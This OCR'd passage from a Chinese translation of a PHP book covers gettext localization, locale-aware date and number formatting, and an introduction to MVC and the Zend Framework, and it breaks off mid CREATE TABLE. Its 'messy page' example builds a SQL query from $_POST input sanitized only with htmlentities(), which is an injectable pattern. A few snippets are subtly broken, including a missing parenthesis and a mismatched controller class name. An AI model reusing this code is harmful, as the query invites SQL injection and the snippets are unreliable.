打开你要翻译的语言目录中的 messages.po 文件，通过完成与抽取字符串对应的空 msgstr 项来翻译这些字符串。然后将用全大写字母表示的占位符替换为应用程序的相关信息。要特别注意 CHARSET 占位符，因为你使用的具体值将直接影响 gettext 最终翻译应用程序的能力。需要将 CHARSET 替换为用于表示所翻译字符串的适当字符集的名字。例如，字符集 ISO-8859-1 用于表示使用拉丁文字母的语言，包括英语、德语、意大利语和西班牙语。Windows-1251 用于表示使用斯拉夫语字母的语言，包括俄语。这里并不打算逐一介绍数不胜数的各种字符集，建议从 http://en.wikipedia.org/wiki/Character_encoding 查看最全面的 Wikipedia 总结。

提示　要用某种本地语言写出地道的文本确实很困难，所以如果想把网站翻译成另一种语言，最好找一位擅长这种语言的人提供帮助。专业的翻译服务可能成本很高，所以可以考虑联系当地的大学，通常大学里会有很多外国学生，他们会很高兴有这种机会来获得一些经验，而且费用往往相当便宜。

23.1.5　第五步：生成二进制文件

之后一个必要的步骤是生成 messages.po 文件的二进制版本，gettext 将使用这些二进制文件。这个工作使用 msgfmt 命令完成。切换到适当的语言目录并执行以下命令：

```
%>msgfmt messages.po
```

执行这个命令将生成名为 messages.mo 的文件，这就是 gettext 最终用来完成翻译的文件。

类似于 xgettext，msgfmt 也通过选项提供了丰富的特性。执行 msgfmt --help 可以了解这个工具提供了哪些选项。

23.1.6　第六步：在脚本中设置所需语言

要开始使用本地化字符串，只需如代码清单 23-1 所示使用 setlocale()设置本地化环境，并调

用 bindtextdomain()和 textdomain()函数。这样一来，就能使用同样的源代码用多种语言提供网站。例如，图 23-1 和图 23-2 显示了同一个表单，只不过第一个表单的本地化环境设置为 en_US，第二个表单的本地化环境设置为 it_IT。




图 23-1 带英语提示的新闻订阅表单




图 23-2 同一个订阅表单，这一次使用意大利语

当然，维护网站翻译并不只这些，还需要完成其他一些工作。例如，随着网站内容随时间发生改变，你要知道如何合并和更新.po 文件。gettext 为完成这些任务提供了丰富的实用工具，更多相关信息请参见 gettext 文档。

尽管 gettext 对于维护多语言应用程序很不错，但它还不能满足本地化其他数据（如数字和日期）的需求。这正是下一节要讨论的内容。

提示 如果网站能够用多种语言提供素材，要让用户设置某种语言，最有效的方式可能就是将本地化环境字符串保存在一个会话变量中，然后在加载各个页面时将这个变量传递到setlocale()。关于PHP的会话处理功能，更多信息见第18章。

23.2 本地化日期、数字和时间

上一节介绍的 setlocale()函数不仅有利于语言的本地化，还会影响 PHP 如何显示日期、数字和时间。这非常重要，因为这些数据往往很关键，而不同国家会采用多种不同的方式来表示这些数据。例如，假设你的总部在美国，要为多家国际公司提供一种基于订购的重要服务。到了该续订服务的时间，需要在浏览器顶部显示一条特殊的消息，如下所示：

```
Your subscription ends on 3-4-2011. Renew soon to avoid service cancellation.
```

对于美国用户来说，这个日期意味着 2011 年 3 月 4 日。不过，对于欧洲用户这个日期会理解为 2011 年 4 月 3 日。这样一来，欧洲用户就不会感到迫切，以为到 3 月底再续订服务都来得及，而到 3 月 5 日登录不成功时就会非常诧异。这只是日期表示不一致所导致的诸多问题中的一个。

本地化这些信息，按用户期望的方式来显示，就能消除这些不一致。利用 PHP 这一点很容易办到，只需使用 setlocale()设置本地化环境，然后使用诸如 money_format()、number_format()和 strftime()等函数照常输出数据。

例如，假设希望根据用户的本地化环境显示续订的最后截止日期。为此，只需使用 setlocale()设置本地化环境，再通过 strftime()显示日期（还要利用 strtotime() 创建适当的时间戳），如下：

```
<?php
    setlocale(LC_ALL, 'it_IT');
    printf("Your subscription ends on %s", strftime('%x', strtotime('2011-03-04')));
?>
```

这会生成以下输出：

```
Your subscription ends on 04/03/2011
```

格式化数字和货币值时也采用同样的过程。例如，美国使用逗号作为千位分隔符，而欧洲使用点号或空格来达到同样的目的，甚至不用任何符号。更麻烦的是，美国使用点号作为十进制分隔符，对此欧洲却使用逗号。因此，以下各个数字最终可以被认为是相等的：

- 523,332.98
- 523 332.98
- 523332.98
- 523.332,98

当然，最好以用户最熟悉的方式显示这些信息，从而减少产生误解的可能性。为此，可以使用 setlocale()，并结合 number_format()以及名为 localeconv()的函数，这个函数会返回一个指定本地化环境的相关数字格式化信息。结合使用时，这些函数可以生成格式正确的数字，如下：

```
<?php
    setlocale(LC_ALL, 'it_IT');
    $locale = localeconv();
    printf("(it_IT) Total hours spent commuting %s <br />",
        number_format(4532.23, 2, $locale['decimal_point'],
        $locale['thousands_sep']));
    setlocale(LC_ALL, 'en_US');
    $locale = localeconv();
    printf("(en_US) Total hours spent commuting %s",
        number_format(4532.23, 2, $locale['decimal_point'],
        $locale['thousands_sep']));
?>
```

这会生成以下结果：

```
(it_IT) Total hours spent commuting 4532,23
(en_US) Total hours spent commuting 4,532.23
```

23.3　小结

创建网站时，如果能保持一种全球化的观点，你的产品和服务就能拥有更大范围的受众。通过本章的学习，希望你能了解到这个过程没有你原先想象得那么困难。

下一章将介绍 Web 开发中最热门的方式之一：框架。使用 Zend 框架创建一个网站，可以让你把学到的东西具体地用于实践。

第 24 章 Zend 框架介绍

即使你还只是刚刚开始 Web 开发生涯，也有可能大概说出自己期盼已久的自定义网站的各种功能。也许是一个电子商城？一个专门研究集邮的在线论坛？或者是一个不算太有意思但非常实用的网站，比如说一个企业内部网？不论要达到什么目的，都要努力使用可靠的开发实践。多年来，使用一些事实上的最佳实践已经越来越重要，许多开发人员团队已经联手打造了多种 Web 框架，这些 Web 框架可以帮助其他开发人员以一种高效、快速并体现可靠开发原则的方式开发 Web 应用程序。

本章有三重目的。首先介绍 MVC（Model-View-Controller，模型-视图-控制器）设计模式，这种设计模式为开发人员提供了一种构建网站的良构方法。其次，介绍最流行的几种 PHP 驱动的框架（这些框架允许你充分利用 MVC），另外还提供了大量其他可以节省时间的特性，如数据库和 Web 服务集成。最后将介绍 Zend 框架，尽管相对于其他框架来说它最“年轻”，但已经迅速成为这些框架解决方案中最流行的一个。

24.1 MVC 介绍

假设你最近启动了一个新网站，发现用户的点击率迅速上升。由于急于扩大最初的战果，这个项目开始野心勃勃地扩张，与此同时也越来越复杂。你甚至开始聘请一些能干的员工来帮助完成设计和开发。新聘请的设计人员立即开始检修网站的页面，其中很多页面目前是如下情况：

```
<?php
    // 包含网站配置细节和页面首部
    INCLUDE "config.inc.php";
    INCLUDE "header.inc.php";

    // 检查数据
    $eid = htmlentities($_POST['eid']);

    // 获取特定员工的联系信息
    $query = "SELECT last_name, email, tel
              FROM employees
              WHERE employee_id='$eid'";

    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // 将结果行转换成变量
    list($name, $email, $telephone) = $result->fetch_row();

?>
<div id="header">Contact Information for: <?php echo $name; ?>
```

```
Employee Name: <?php echo $name; ?><br />
Email: <?php echo $email; ?><br />
Telephone: <?php echo $telephone; ?><br />

<div id="sectionheader">Recent Absences
<?php

    // 以日期升序为依据检索员工缺席情况
    $query = "SELECT absence_date, reason
              FROM absences WHERE employee_id='$eid'
              ORDER BY absence_date DESC";

    // 解析并执行查询
    $result = $mysqli->query($query, MYSQLI_STORE_RESULT);

    // 输出获取的缺席信息
    while (list($date, $reason) = $result->fetch_row();
        echo "$date: $reason";
    }

    // 包含页脚
    INCLUDE "footer.inc.php";

?>
```

由于设计和逻辑错综交织在一起，很快暴露出许多问题。

- 你聘请设计人员的目的是为了让网站看起来更棒，但由于网站的设计和逻辑交织不清，这些设计人员现在不得不着手学习 PHP，而不能专注于他们的“本职工作”。
- 你还聘请了一些开发人员来帮助扩展网站的特性，但那些设计人员在 PHP 方面都还是生手，他们写的 PHP 代码可能带来一些 bug 和安全问题，所以这些开发人员现在也不得不分出精力来修正这些问题。在这个过程中，他们决定对网站设计稍作调整，而这又会让设计人员大为光火。
- 同时对相同的文件进行编辑使得冲突几乎不断，很快这变得很烦人，也很耗费时间。

在这里你可能注意到一个模式：如果缺乏*关注点分离*（separation of concerns），会滋生一个充满痛苦、怀疑且低效的环境。但是有一种解决方案可以很好地缓解这些问题，这就是 MVC 架构。

MVC方法将应用分解为3个不同的组件，从而更高效地实现开发，这3个组件分别是*模型*（model）、*视图*（view）和*控制器*（controller）。这样就能够独立地创建和维护各个组件，相应地可以尽量减少组件以某种方式相互交织（如前例所述）可能产生的副作用。尽管其他学习资源中已经有各个组件的详细定义，但在这个 MVC 简介中了解以下定义就足够了。

- **模型**。模型定义了一个应用程序所要表示的世界或过程的有关规则，可以把它看做负责应用数据及其行为的规范。例如，假设创建了一个转换计算器应用，允许用户将磅转换为千克、英尺转换为英里，以及将华氏度转换为摄氏度，还可以完成其他的单位换算。模型负责定义完成这些转换时所使用的公式，提供一个值和必要的转换条件时，模型就会完成转换并返回结果。注意，模型并不负责对数据格式化，也不负责将结果提供给用户。这要由视图来处理。
- **视图**。视图负责对模型返回的数据格式化，并将格式化的数据提供给用户。可以有多个视图使用同一个模型，这取决于数据应当如何表示。例如，可以为这个转换应用程序提供两个界面：一个面向标准浏览器，另一个则是为移动设备优化的界面。
- **控制器**。控制器负责确定应用程序如何根据应用空间中发生的事件（通常是用户的动作）作出响应，为此要协调模型和视图来产生适当的响应。有一个特殊的控制器*前端控制器*（front controller），它负责将所有请求路由到适当的控制器并返回响应。

为了帮助你更好地理解 MVC 驱动框架的特点，下面的例子将处理一种典型的场景，其中涉及转换器应用，并重点强调各个 MVC 组件所扮演的角色。

(1) 用户与视图交互以指定这个应用程序要完成的转换类型。例如，将一个输入的温度由华氏度转换为摄氏度。

(2) 控制器作出响应，它会识别出适当的转换动作，收集输入，并把输入提供给模型。

(3) 模型负责将华氏度转换为摄氏度，并把计算得到的值返回给控制器。

(4) 控制器调用适当的视图，并传入计算得到的值。视图再把结果返回并显示给用户。

24.2 PHP 的框架解决方案

尽管 PHP 很早以前就非常适合采用 MVC 方式实现开发，但是一直没有突出的解决方案出现，直到 Ruby on Rails（www.rubyonrails.org）获得成功才使情况有所改观。由于人们对框架的呼声越来越高，PHP 社区作出了回应，并大量借用了 Rails 以及许多其他 MVC 框架支持的优秀特性。本节将重点介绍其中 4 种比较突出的特定于 PHP 的解决方案。

注解 你还会发现，本节介绍的各个框架并不仅仅提供一个MVC实现。例如，这些框架都支持AJAX集成、表单验证以及数据库交互。希望你仔细研究各个框架独有的特性，从而确定哪一个框架最能满足特定应用程序的需要。

24.2.1 CakePHP 框架

在本节介绍的 4 种框架方案中，CakePHP（http://www.cakephp.org）与 Rails 最为接近，实际上它的开发人员确实提到过这个项目最早是受到 Rails 框架的启发。这个项目由 Michal Tatarynowicz 于 2005 年创建，此后吸引了数百位活跃的开发人员，他们甚至还为此成立了非盈利性质的 Cake 软件基金会（Cake Software Foundation，www.cakefoundation.org）和 CakeForge（http://cakeforge.org）。CakeForge 是一个维护 Cake 驱动的项目、插件和应用程序的社区存储库。

CakeForge 取得了很大成功，本书出版时它维护有 240 多个项目，并有超过 7000 个注册用户。其中包括一些有意思的项目：BakeSale（这是一个 Cake 驱动的购物车和商品编目系统）、Cheesecake Photoblog（这是一个可定制的照片博客），以及 CakeAMFPHP（一个 Cake 和 Flash 驱动的公告栏）。

注解 与后面的3个框架方案不同的是，Cake在PHP 4和PHP 5上都能运行，这意味着如果用户的托管提供商还没有升级到版本5，这些用户仍然可以使用这个强大的PHP框架。

24.2.2 Solar 框架

Solar（http://solarphp.com）是简单对象库和应用程序存储库（simple object library and application repository）的缩写，面向 PHP 5，提供了丰富的类来帮助完成快速的应用开发。这个项目由 Paul M. Jones 创建并领导，他还负责多个其他重要的 PHP 项目，包括 Savant Template System（http://phpsavant.com）。Jones 积极地参与构建了其他一些流行的开发解决方案，在此期间他积累了丰富的经验和教训，这些经验教训对 Solar 很有帮助。Solar 提供了丰富的功能，其中包括文本到 XHTML 的转换、通过多种机制（基于文件、IDAP 和 SQL）实现角色管理、多种授权机制（.ini 文件、htpasswd、IMAP、LDAP 等）。

24.2.3　symfony 框架

symfony 框架（www.symfony-project.com）是 Fabien Potencier 的杰作，他是法国 Web 开发公司 Sensio（www.sensio.com）的创始人。symfony 的特别之处在于，它建立在其他多个成熟的开源解决方案基础上，包括对象关系映射工具 Doctrine 和 Propel。由于可以省去原本开发这些组件所需的开发时间，symfony 开发人员就能集中精力创建应用本身的特性，这样能大大加快应用的开发速度。Symfony 的用户可以利用自动表单验证、分页、购物车管理等特性，还可以通过使用 jQuery 等库实现直观的 AJAX 交互。

前面提到的框架都很杰出，功能极其强大，全世界不计其数的开发人员都在使用这些解决方案。不过在我看来，还有一种解决方案尤其非凡，所以本章将把它作为重点详细介绍。

24.2.4　Zend 框架

Zend 框架是杰出的 PHP 产品和服务提供商 Zend 技术有限公司（www.zend.com）支持的一个开源项目。Zend 框架提供了大量特定于任务的组件，能够完成当今前沿 Web 应用程序中的重要任务。Zend 框架可以自动完成 CRUD（创建、获取、更新和删除）数据库操作、完成数据缓存，还可以过滤输入。不过最让 Zend 框架独树一帜的是，它提供了种类丰富的组件来完成各种任务，尽管这些不算是基础任务，但已经越来越普遍，如创建 PDF，消费 RSS 提要，以及与 Amazon、Flickr 和 Yahoo! API 交互。

本章余下的部分将重点对 Zend 框架的主要特性做简要介绍，以便你对其用法有所了解，并使你有兴趣了解它以及类似框架对促进生产力大幅提升有怎样的作用。

24.3　Zend 框架介绍

尽管前一节介绍的所有框架都很强大，值得进一步讨论，但Zend在框架开发方面采用了特有的方法，正是这一点使我们最终决定将本章余下的篇幅用来进一步研究Zend框架。本节将展示如何安装Zend框架，然后创建与Twitter交互的由Zend框架驱动的Web应用。第一个例子的目的是展示使用Zend框架构建一个网站骨架是何等地容易，第二个例子则更为实用，使用了Yahoo! Web服务组件来帮助你实现搜索。

首先，表 24-1 总结了这个框架提供的组件，并进行了简要描述。

表24-1　部分Zend框架组件

组　件	作　用
Zend_Cache	将数据缓存到高速后端适配器，如RAM、SQLite和APC（Alternative PHP Cache）
Zend_Config	有利于完成应用配置参数的管理
Zend_Controller	管理框架的控制器组件
Zend_Db	驱动框架基于PDO的数据库API抽象层
Zend_Feed	消费RSS和Atom提要
Zend_Filter	有利于完成数据的过滤和验证，包括验证常用值的语法是否正确，如电子邮件地址、信用卡号、日期（根据ISO 8601格式）和电话号码
Zend_Gdata	为多种Google服务提供一个接口，此类服务包括Google Blogger、Google Calendar和Google Notebook，等等
Zend_HTTP_Client	完成HTTP请求。目前能够执行GET、POST、PUT和DELETE请求

（续）

组　件	作　用
Zend_Json	通过将PHP数据串行化为JSON（JavaScript Object Notation，JavaScript对象记法）或将JSON逆串行化为PHP数据，帮助完成JavaScript和PHP之间的交互。有关JSON的更多信息请访问www.json.org
Zend_Log	有利于实现应用日志功能
Zend_Mail	发送文本和MIME兼容的电子邮件
Zend_Mime	解析MIME消息
Zend_Pdf	创建PDF文档
Zend_Search_Lucene	有利于使用Lucene库完成搜索引擎开发
Zend_Service_Amazon	有利于与Amazon Web服务API交互
Zend_Service_Flickr	有利于与Flickr Web服务API交互
Zend_Service_Yahoo	有利于与Yahoo! Web服务API交互
Zend_View	管理框架的视图组件
Zend_XmlRpc	为消费和提供XML-RPC实现提供支持

24.3.1 安装 Zend 框架

访问http://framework.zend.com/download/latest下载Zend框架最新的稳定版本。可以从这里下载zip和tar.gz格式的Zend框架，请选用对你最方便的格式。不论选择上述哪一种格式，首先将代码解压缩，再将library/目录移至PHP安装的includes_path配置指令所指定路径中的某个位置。我们只会用到这个library/目录，所以可以不解压压缩包中的所有其他文件。

注意 Zend框架要求安装有PHP 5.2.4或更新的版本。

例如，在 Linux 上可以如下修改 includes_path 指令：

```
include_path = ".:/usr/local/lib/php/includes/Zend/library"
```

在 Windows 上，这个指令可能如下：

```
include_path = ".;c:\php\includes\Zend\library"
```

如果无权控制 php.ini 文件，也不必担心；可以把以下指令放在.htaccess 文件中，这个文件应当放在服务器的文档根目录中：

```
php_value include_path ".:/usr/local/lib/php/includes/Zend/library/"
```

在 Windows 上，指令可能如下所示：

```
php_value include_path "C:\php\includes\Zend\library\"
```

不论你是否相信，Zend 框架的安装和配置就这么简单。如果在 php.ini 中编辑了 include_path 信息，则需要重启 Web 服务器，这样修改才能生效。

24.3.2 创建第一个 Zend 框架驱动的网站

即使是一个非常简单的例子也能展示出 Zend 框架的强大功能，让你深信这绝对是一个不可缺少

的开发工具。这一节中，我会带领你开发一个简单的联系人管理器，以此来介绍 Zend 框架的基本特性。这个联系人应用程序相当简单，只允许增加和查看联系人列表。不过，通过这个例子，你可以很好地了解如何创建 Zend 框架项目。

1. 创建新项目

Zend 框架捆绑了一个名为 Zend_Tool 的命令行工具，这个工具能生成创建一个新的 Zend 框架项目所需的所有代码，因此在后面创建这个项目的过程中我们会根据需要使用这个 Zend_Tool 工具创建新的控制器、动作、模型和视图。首先使用这个工具生成项目骨架。

注意　这个例子的目标是让你对Zend框架的基本特性有所认识，但是由于Zend框架的功能极其丰富，这里只能稍稍触及一点皮毛。已经有一些书专门介绍这部分内容，其中也包括我的*Easy PHP Websites with the Zend Framework*（可以从www.wjgilmore.com了解本书的更多信息）。

● 配置Zend_Tool

如果这是你第一次使用 Zend_Tool，首先需要完成一些必要的配置工作。一旦配置完成，以后不必再执行这一节介绍的步骤。

先返回 Zend 框架下载目录，找到 zf.bat、zf.sh 和 zf.php 文件，这 3 个文件都在 bin 目录中。zf.bat 文件是 Windows 上使用的 Zend_Tool 命令行接口，zf.sh 文件是面向 Linux 用户的接口。把 zf.php 和前面提到的适当文件移动到操作系统路径中的某个位置，从而可以在操作系统控制台中的任何位置执行 `zf` 命令。如果你在使用 Windows，不知道将这些文件放在哪里，php.exe 文件所在的目录会是一个理想位置；在 Linux 上，/usr/bin 目录就很合适。

接下来，打开一个控制台，执行以下命令来配置 Zend_Tool：

```
%>zf create config
%>zf enable config.manifest Zend_Tool_Project_Provider_Manifest
```

现在 Zend_Tool 已经配置完成，可以生成 Zend 框架项目骨架了。

● 生成项目骨架

要使用 Zend_Tool 生成一个新的 Zend 框架项目，导航到 Web 服务器的 htdocs 目录并执行以下命令：

```
%>zf create project contacts
Creating project at /var/www/contacts
Note: This command created a web project, for more information setting up your VHOST, ↵
 please see docs/README
```

不论你是否相信，这个简单的命令会创建大量代码以及建立 Zend 框架项目所需的目录。可以导航到新创建的 contacts 目录查看生成的结果。这里生成的每一个目录和文件在 Zend 框架网站的操作中都有着重要的作用，所以在转向这个联系人应用的具体实现之前，我会花一点时间简要介绍各个目录和文件。

(1) application

application 目录包含用来建立应用程序的大部分代码，包括配置文件、控制器、模型和视图。在这个目录中还可以找到一个名为 Bootstrap.php 的文件，这个文件（尽管初始为空）可以用来初始化应用程序特定的资源，如定制扩展（按 Zend 框架中的说法，这也称为插件）。

(2) docs

docs 目录用于放置应用文档。完全可以使用诸如 phpDocumentor (www.phpdoc.org) 等文档解决方案建立应用类的文档，并把文档文件存储在这个目录中，尽管这不是必要的，但确实非常容易。

(3) library

library 目录从一开始就会增加到应用程序的内部包含路径，这说明应用代码中可以很容易地引用放在这个目录中的任何第三方库。例如，你可能想使用 Zend 框架还不支持的一个 API 库。只需把这个库放在这个目录中，就可以在应用中合适的地方加以使用。

(4) public

public 目录包含通过用户浏览器可以直接访问的应用内容。与应用根目录中的其他目录和文件相比（它们不能直接访问），这个区别非常重要。应用的 JavaScript、CSS 和图像都可以放在这个目录中，而且通常会组织到适当命名的子目录中。

在 public 目录中还可以找到另外两个文件。.htaccess 文件负责将所有请求转发到前端控制器 (front controller)。另一个文件名为 index.php，前端控制器就放在这个文件中。前端控制器会检查请求，并把它转发到适当的控制器做进一步处理。“调整文档根”一节中还会介绍有关这个行为的更多内容。

(5) .zfproject.xml

.zfproject.xml 包含对应用文件和目录结构的一个 XML 总结，这个总结是基于 Zend_Tool 的理解创建的（根据使用命令行接口所做的修改）。我要特别强调这个总结以 Zend_Tool 的理解为基础，如果你手动增加一个新的控制器或模型，而不是通过 Zend_Tool 来完成添加，这个总结可能并不反映真实情况。因为 Zend_Tool 目前无法检测手动的修改，所以建议你尽可能使用命令行接口，从而可以保证.zfproject.xml 文件得到更新。在这个项目的开发过程中，我们会介绍一些新的 Zend_Tool 特性。在本章最后，你就会对这个工具有足够的了解，完全可以充分地加以使用。

- 调整文档根

前面已经提到，对 Zend 框架网站的请求会通过前端控制器（index.php）处理，前端控制器位于网站的 public 目录。正因如此，index.php 文件必须截获所有到来的请求，这个工作要结合.htaccess 文件（同样放在 public 目录中）完成。因此，需要设置 Web 服务器的 `DocumentRoot` 指令并使之指向 public 目录！例如，如果应用位于/var/www/contacts 目录，就要把 `DocumentRoot` 设置为指向 /var/www/contacts/public。这样一来，public 目录中的.htaccess 文件就会把所有请求重定向到前端控制器，再由前端控制器把请求转发到适当的应用控制器。不要忘记，作出修改之后要重启 Web 服务器。

- 导航到主页

设置了 Web 服务器的 `DocumentRoot` 指令后，就应该能查看应用的默认主页了。之所以存在一个默认主页，这是因为生成项目骨架时会同时生成一个名为 IndexController.php 的控制器，在这个控制器中还会生成一个名为 `Index` 的动作。另外，会创建一个相应的视图并放在文件 index.phtml 中。可以在 application/controllers 目录找到控制器，视图在 application/views/scripts/index 目录中。

如果没有采取任何特殊步骤为这个联系人应用创建一个定制主页，现在将这个应用程序作为 Web 服务器的默认网站运行，应该能导航到 http://localhost/ 看到如图 24-1 所示的画面。如果没有看到这个画面，说明你的 `DocumentRoot` 指令设置不正确，所以在调试其他部分之前先要检查这个设置。

一旦完成上述所有步骤，就可以开始创建这个联系人应用了。




图 24-1　一个 Zend 框架网站的默认主页

2. 创建Contacts控制器

通常，你可能希望创建封装一组相关应用行为（称为动作）的控制器。例如，一个 About 控制器可能包含名为 contact、company 和 hiring 的动作。假设通过 http://localhost 访问这个联系人应用(本章后面都使用这个假设)，就可以分别使用 URL http://localhost/about/contact、http://localhost/about/company 和 http://localhost/about/hiring 访问这些动作。当然，About 控制器目前并不存在，所以如果试图访问以上某个 URL，会得到一个 404 错误（通过一个特殊的控制器 ErrorController.php 临时处理，这个控制器会在创建项目时被自动创建）。

因此，可以把联系人管理器特性放在一个名为 Contacts 的控制器中。要创建这个控制器，导航到项目的主目录并执行以下命令：

```
%>zf create controller Contacts
Creating a controller at /var/www/contacts/application/controllers/Contacts-
Controller.php
Creating an index action method in controller Contacts
Creating a view script for the index action method at➥
 /var/www/contacts/application/views/scripts/contacts/index.phtml
Creating a controller test file at➥
 /var/www/contacts/tests/application/controllers/ContactsControllerTest.php
Updating project profile '/var/www/contacts/.zfproject.xml'
```

查看这个命令的执行消息，可以看到创建了几个新文件，包括一个名为 ContactsController.php 的控制器，以及一个名为 index.phtml 的视图脚本。另外，在 ContactsController.php 文件中，还创建了一个名为 index 的动作（对应视图 index.phtml）。导航到 http://localhost/contacts 会看到一个临时占位视图，而不再是 404 消息!

提示　检查命令输出，可以看到创建了一个名为ContactsControllerTest.php的文件。Zend框架支持测试驱动开发，这说明它有利于创建测试，使你能精确地测试应用。这个主题超出了本书的范围，不过强烈建议你花点时间研究测试驱动开发。以后这会为你节省大量时间，否则这些时间可能会白白浪费在调试上。

● 创建add动作

下面使用 Contacts 控制器的 index 动作来显示联系人列表，这说明应当创建第二个动作（负责添加新的联系人）。可以按你的想法为这些动作命名，不过通常建议使用合适的名字。我把这个动作命名为 add 并使用 Zend_Tool 命令行接口来创建：

```
%>zf create action add Contacts
Creating an action named add inside controller at➥
 /var/www/contacts/application/controllers/ContactsController.php
Updating project profile '/var/www/contacts/.zfproject.xml'
Creating a view script for the add action method at➥
 /var/www/contacts/application/views/scripts/contacts/add.phtml
Updating project profile '/var/www/contacts/.zfproject.xml'
```

注意，命令的最后是一个控制器名（要在这个控制器中插入动作）。如果没有包含控制器名，这个动作将被增加到 Index 控制器。

从命令输出可以看到，Contacts 控制器得到修改，被插入了一个新的动作 add。另外，还有一个名为 add.phtml 的视图被放在/application/views/scripts/contacts/add.phtml 目录中。导航到 http://localhost/contacts/add，可以看到这个临时占位视图。

那么控制器、动作和视图到底是怎样的？在这里有必要让你了解 Zend 框架应用的这些重要部分中分别使用什么语法。

(1) **Contacts 控制器**

Zend 框架控制器就是一个扩展了 Zend 框架的 Zend_Controller_Action 类的面向对象的类。通过扩展这个类，可以为应用控制器提供一些特殊的特性和属性，使控制器能够采用特殊的方式工作。创建 Contacts 控制器并增加了 add 动作之后，ContactsController.php 类应当如下所示：

```
<?php

class ContactController extends Zend_Controller_Action
{

    public function init()
    {
        /* 在此初始化动作控制器 */
    }

    public function indexAction()
    {
        // 动作内容
    }

    public function addAction()
    {
        // 动作内容
    }

}
```

这里可以看到两个方法（名为 indexAction()和 addAction()），它们分别表示一个控制器动作。还可以看到一个名为 init()的特殊方法，允许初始化该类中所有动作都可用的值。在这些方法中，要放入相应逻辑来完成与该控制器动作关联的任务。本章后面还会再来介绍这些方法，补充用来列出和增加联系人的代码。

(2) Add 视图

Zend 框架视图就是支持 PHP 的文件，用来呈现与相应动作关联的界面。打开位于/application/views/scripts/contacts/的 add.phtml 文件来查看这个视图，删除占位文本并增加以下代码：

```
<h1>Welcome! The date is <?= date('F, j, Y'); ?>
```

重新加载页面（http://localhost/contacts/add），可以看到更新后的视图。

当然，我们的想法是从相应的控制器动作向视图传递数据。为此，需要为控制器动作中视图作用域的变量指定数据。打开 ContactsController.php 文件，并向 addAction()方法增加以下代码：

```
$this->view->date = date('F, j, Y');
```

接下来，如下修改刚才增加到 add.phtml 视图的代码行：

```
<h1>Welcome! The date is <?= $this->date; ?></h1>
```

重新加载页面会看到与前面一样的输出，不过这一次是从控制器动作获取动态数据！并不仅限于传递标量值，通常会从控制器动作向视图传递包含数据库结果的数组。实际上，本章后面就会使用数组来显示联系人列表。

3. 创建布局

大多数网站会使用各种页眉、页脚和边栏模板对设计布局进行标准化，不过管理这些模板可能很困难。使用框架最大的一个好处就是能够轻松地解决这个棘手的问题。不过很奇怪，这个特性并没有默认启用，所以需要导航到项目的主目录并执行以下命令来启用这个特性：

```
%>zf enable layout
Layouts have been enabled, and a default layout created at
 /var/www/contacts/application/layouts/scripts/layout.phtml
A layout entry has been added to the application config file.
```

从命令输出可以看到，/application/layouts/scripts 目录中创建了一个名为 layout.phtml 的新文件。打开这个文件，修改如下：

```
<h1>The Contact Manager</h1>
<?php echo $this->layout()->content; ?>
```

重新加载这个联系人应用中的任何页面，顶部会显示标题为“The Contact Manager”的 h1 页眉。因为 echo $this->layout()->content;调用会获取动作/视图产生的输出，因此会在视图上显示 layout.phtml 文件的内容。

4. 与数据库交互

大多数框架（包括 Zend 框架），都为用户提供了一个方便的接口来与数据库交互。利用一个 ORM（Object-Relational Mapper，对象-关系映射工具），用户可以使用一个面向对象接口获取和操纵数据库数据，而不必在应用中嵌入 SQL 查询。这个方法为开发人员提供了很大的灵活性：归功于应用中引入的抽象层，开发人员可以很轻松地从一个数据库解决方案切换到另一个解决方案，而且开发人员还可以扩展 ORM 来增加域特定的行为。

Zend 框架将其 ORM 捆绑在一个名为 Zend_Db 的组件中。在大多数应用中，可以使用这个组件并结合定制模型与存储在一系列数据库表中的数据交互。不过，如果数据库需求仅限于相对简单的 CRUD 操作，那么可以使用绝妙的 Zend_Db 特性，从而大幅减少与数据库交互所需编写的代码。我会采用这种改进方法与联系人管理器数据库交互。

注意 在正式介绍这个主题之前，就我而言，如果之前没有研究过MySQL，即使对Zend框架做最基本的介绍也是不可能的。如果对关系数据库原则一无所知，这一节介绍的一些内容对你来说可能会有难度。完全可以先阅读后面的章节，以后再回来读完这一节！

● 创建contacts表

Zend 框架支持很多数据库，包括 MySQL、PostgreSQL、SQLite 和 Microsoft SQL Server。毫不奇怪，我会使用 MySQL 存储联系人列表。先创建一个新的数据库 contacts_manager，在其中创建一个名为 contacts 的表：

```
CREATE TABLE contacts (
